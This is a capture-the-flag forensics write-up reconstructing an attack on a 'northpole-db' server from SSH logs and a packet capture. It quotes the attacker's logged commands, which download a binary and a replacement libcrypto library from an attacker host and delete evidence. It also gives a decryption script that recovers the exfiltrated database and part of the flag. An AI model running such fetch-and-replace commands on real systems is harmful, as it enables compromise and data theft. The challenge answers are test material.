

Flash CTF - Making the Naughty List

Solution
We are provided with a Linux directory tree and a network capture file for forensic analysis.
Initial examination of the pcap file reveals significant SSH and TFTP traffic requesting files nice_list.db.enc and ktmp around 10:44 AM on December 9, 2025, indicating this is likely when the attack occurred.

Examining the server logs at /var/log/auth.log during this timeframe reveals a suspicious SSH session executing malicious commands:
2025-12-09T05:42:14.379810-05:00 northpole-db sshd[2320]: Server listening on 0.0.0.0 port 22.
2025-12-09T05:42:14.380085-05:00 northpole-db sshd[2320]: Server listening on :: port 22.
2025-12-09T05:42:15.562004-05:00 northpole-db sshd[2322]: Accepted password for santa from 192.168.239.1 port 9882 ssh2
2025-12-09T05:42:15.564626-05:00 northpole-db sshd[2322]: pam_unix(sshd:session): session opened for user santa(uid=1001) by santa(uid=0)
2025-12-09T05:42:15.590060-05:00 northpole-db systemd-logind[1097]: New session 3 of user santa.
2025-12-09T05:42:15.635058-05:00 northpole-db (systemd): pam_unix(systemd-user:session): session opened for user santa(uid=1001) by santa(uid=0)
2025-12-09T05:42:54.644825-05:00 northpole-db sudo:    santa : TTY=pts/0 ; PWD=/home/santa/Documents ; USER=root ; COMMAND=/usr/bin/ls -la /srv/tftp
2025-12-09T05:42:54.646737-05:00 northpole-db sudo: pam_unix(sudo:session): session opened for user root(uid=0) by santa(uid=1001)
2025-12-09T05:42:54.656159-05:00 northpole-db sudo: pam_unix(sudo:session): session closed for user root
2025-12-09T05:42:59.250492-05:00 northpole-db sudo:    santa : TTY=pts/0 ; PWD=/home/santa/Documents ; USER=root ; COMMAND=/usr/bin/echo TSBlIHQgYSBDIFQgRiB7IE4gNCB1IGcgaCB0IHkgXyBrIDEgZCBkIGk=
2025-12-09T05:42:59.252053-05:00 northpole-db sudo: pam_unix(sudo:session): session opened for user root(uid=0) by santa(uid=1001)
2025-12-09T05:42:59.259668-05:00 northpole-db sudo: pam_unix(sudo:session): session closed for user root
2025-12-09T05:43:03.209944-05:00 northpole-db sudo:    santa : TTY=pts/0 ; PWD=/home/santa/Documents ; USER=root ; COMMAND=/usr/bin/wget christmasevilmeta.xyz/test -O /usr/bin/msload
2025-12-09T05:43:03.211380-05:00 northpole-db sudo: pam_unix(sudo:session): session opened for user root(uid=0) by santa(uid=1001)
2025-12-09T05:43:03.231026-05:00 northpole-db sudo: pam_unix(sudo:session): session closed for user root
...............
Filtering all commands executed with root privileges during the SSH session:
$ cat auth.log | grep COMMAND=.* -o
......
COMMAND=/usr/bin/ls -la /srv/tftp
COMMAND=/usr/bin/echo TSBlIHQgYSBDIFQgRiB7IE4gNCB1IGcgaCB0IHkgXyBrIDEgZCBkIGk=
COMMAND=/usr/bin/wget christmasevilmeta.xyz/test -O /usr/bin/msload
COMMAND=/usr/bin/wget christmasevilmeta.xyz/libcrypto.so.1.1 -O /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
COMMAND=/usr/bin/chmod +x /usr/bin/msload
COMMAND=/usr/bin/ls -l /usr/bin/msload
COMMAND=/usr/bin/ls -la /srv/tftp
COMMAND=/usr/bin/xxd /srv/tftp/ktmp
COMMAND=/usr/bin/rm -rf /srv/tftp/ktmp /srv/tftp/nice_list.db.enc
COMMAND=/usr/bin/ls -la /srv/tftp/
COMMAND=/usr/sbin/reboot
Decoding the base64 string from the echo command reveals the first part of the flag:
echo TSBlIHQgYSBDIFQgRiB7IE4gNCB1IGcgaCB0IHkgXyBrIDEgZCBkIGk= | base64 -d | sed 's/ //g'
MetaCTF{N4ughty_k1ddi
Combined with commands collected from the .bash_history of user santa:
id
pưd
pwd
cd Documents/
ls
systemctl status tftpd
systemctl status tftpd-hpa
mv nice_list.db /srv/tftp
sudo ls -la /srv/tftp
msload
sudo xxd /srv/tftp/ktmp
sudo rm -rf /srv/tftp/*
sudo reboot
We now have a complete picture of the attacker's commands and can summarize the attack behavior as follows:
- Download the
testfile fromchristmasevilmeta.xyz - Place the file into
/usr/bin/with the namemsload - Make
msloadexecutable and available from anywhere - Inspect the
/srv/tftpdirectory before exfiltrating files from the TFTP server - Delete evidence
Retrieving the msload binary from /usr/bin for reverse engineering analysis:

The malware performs the following operations:
- Generate a random encryption key
- Encrypt files in the directory using AES-256-ECB with the generated key
- XOR the encrypted file with the same key
- Save the encrypted file with a
.encextension and store the random key asktmp, both placed in/srv/tftp/
After completing the encryption, the attacker exfiltrates the .enc and ktmp files via TFTP, as observed in the pcap traffic.
Extracting and Fixing the Exfiltrated Files
Extracting the nice_list.db.enc and ktmp files from Wireshark, we encounter an issue: the files were transferred using TFTP's netascii mode, and Wireshark doesn't automatically decode netascii encoding. We need to manually fix the files to obtain the correct post-transfer data.
According to the TFTP Wiki, we need to convert the netascii encoding by replacing 0d 0a → 0a and 0d 00 → 0d:
with open("nice_list.db.enc", "rb") as f: data = f.read()data = data.replace(b"\r\n", b"\n")data = data.replace(b"\r\x00", b"\r")with open("fixed_nice_list.db.enc", "wb") as f: f.write(data)
Decryption Script
Now we can decrypt the file using the key from ktmp:
import argparseimport binasciiimport sysfrom cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modesfrom cryptography.hazmat.backends import default_backendBLOCK_SIZE = 16KEY_LEN = 32def parse_key(hex_key: str) -> bytes: hex_key = hex_key.strip() if len(hex_key) != KEY_LEN * 2: raise ValueError(f"Key must be {KEY_LEN * 2} hex chars") try: return binascii.unhexlify(hex_key) except binascii.Error as exc: raise ValueError("Invalid hex key") from excdef decrypt_file(key: bytes, src: str, dst: str) -> None: cipher = Cipher(algorithms.AES(key), modes.ECB(), backend=default_backend()) decryptor = cipher.decryptor() with open(src, "rb") as fin, open(dst, "wb") as fout: while True: block = fin.read(BLOCK_SIZE) if not block: break if len(block) < BLOCK_SIZE: block = block.ljust(BLOCK_SIZE, b"\x00") xored = bytes(b ^ key[i % KEY_LEN] for i, b in enumerate(block)) plain = decryptor.update(xored) fout.write(plain) fout.write(decryptor.finalize())def main(): parser = argparse.ArgumentParser(description="Decrypt XOR+AES-256-ECB file") parser.add_argument("src", nargs="?", default="fixed_nice_list.db.enc", help="input file (default: fixed_nice_list.db.enc)") parser.add_argument("dst", nargs="?", default="nice_list.db", help="output file (default: nice_list.db)") parser.add_argument("--keyfile", default="ktmp", help="path to key file containing 64 hex chars (default: ktmp)") args = parser.parse_args() try: with open(args.keyfile, "r", encoding="utf-8") as f: hex_key = f.read().strip() except Exception as exc: sys.exit(f"Error reading keyfile {args.keyfile}: {exc}") try: key = parse_key(hex_key) except ValueError as exc: sys.exit(f"Error: {exc}") try: decrypt_file(key, args.src, args.dst) except FileNotFoundError as exc: sys.exit(f"Error: cannot open file: {exc}") except Exception as exc: sys.exit(f"Error: {exc}") print(f"Decrypted to {args.dst}")if __name__ == "__main__": main()
Retrieving the Flag
After successfully decrypting nice_list.db, open the file with an SQLite tool and you'll find the part 2 of flag in the naughty_list table:

Interested in joining our team? Let’s connect!